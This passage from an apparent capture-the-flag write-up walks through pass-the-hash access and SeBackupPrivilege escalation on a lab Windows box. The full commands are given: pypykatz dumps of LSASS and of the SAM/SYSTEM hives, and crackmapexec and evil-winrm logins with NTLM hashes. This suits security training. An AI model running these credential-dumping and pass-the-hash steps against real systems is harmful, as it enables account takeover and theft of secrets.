file. The great thing about search engines is that many times the auto-complete will suggest the information you are looking for. I find a Github resource, “Lsass minidump and pypykatz module on Linux”, which performs the extraction of the hashes using pypykatz. After installing the tool with pip3, I can now use it and find Administrator and svc_backup user hashes. With evil-winrm I use the Pass the hash attack and finally I can access the box as the user svc_backup and see the content of the first flag.
Pass the hash (PtH) is a type of cybersecurity attack in which an adversary steals a “hashed” user credential and uses it to create a new user session on the same network. Unlike other credential theft attacks, a pass the hash attack does not require the attacker to know or crack the password to gain access to the system. Rather, it uses a stored version of the password to initiate a new session.
pip3 install pypykatz
pypykatz --help                                                                               # :)
pypykatz lsa minidump lsass.DMP

crackmapexec smb 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'           # :)
crackmapexec smb 10.10.10.192 -u 'Administrator' -H '7f1e4ff8c6a8e6b6fcae2d9c0572cd62'        # :(
crackmapexec winrm 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'         # Pwn3d!

evil-winrm -i 10.10.10.192 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'


whoami
hostname
ipconfig





Always my first action when logging into a system is to check what privileges the user has, svc_backup has SeBackupPrivilege enabled, which is a privilege not commonly found. It just makes me do a little research on some attack vector to escalate privileges. With this privilege I am allowed to backup the system, what I can do is to create copies of sensitive files like SYSTEM file or SAM Registry file, and then with tools like pypycat or secretsdump get the password hashes of all users on the system. I make all the indicated passes but the hash that I obtain from the Administrator user is not useful to make the attack of Pass the hash with evil-winrm.
SeBackupPrivilege allows file content retrieval, even if the security descriptor on the file might not grant such access. A caller with SeBackupPrivilege enabled obviates the need for any ACL-based security check.
The SAM registry can be found in “%SystemRoot%\System32\config\SAM”. Starting with Windows 2000 and above, the SAM hive is also encrypted by the SysKey by default in an attempt from Microsoft to make the hashes harder to access. However, the SysKey can be extracted from the SYSTEM registry hive, which can be located at “%SystemRoot%\System32\config\SYSTEM”. If an attacker can extract or copy these two files, then the attacker can successfully obtain the LM/NT hashes of all local accounts on the system.
Victime Machine:
whoami /priv
#     --> SeBackupPrivilege
whoami /all
#     --> BUILTIN\Backup Operators!!

cd C:\
mkdir Temp
reg save hklm\sam c:\Temp\sam
reg save hklm\system c:\Temp\system
download sam
download system
Attacker Machine:
file sam system
pypykatz registry --sam sam system
crackmapexec smb 10.10.10.192 -u 'Administrator' -H '67ef902eae0d740df6257f273de75051'    # :(




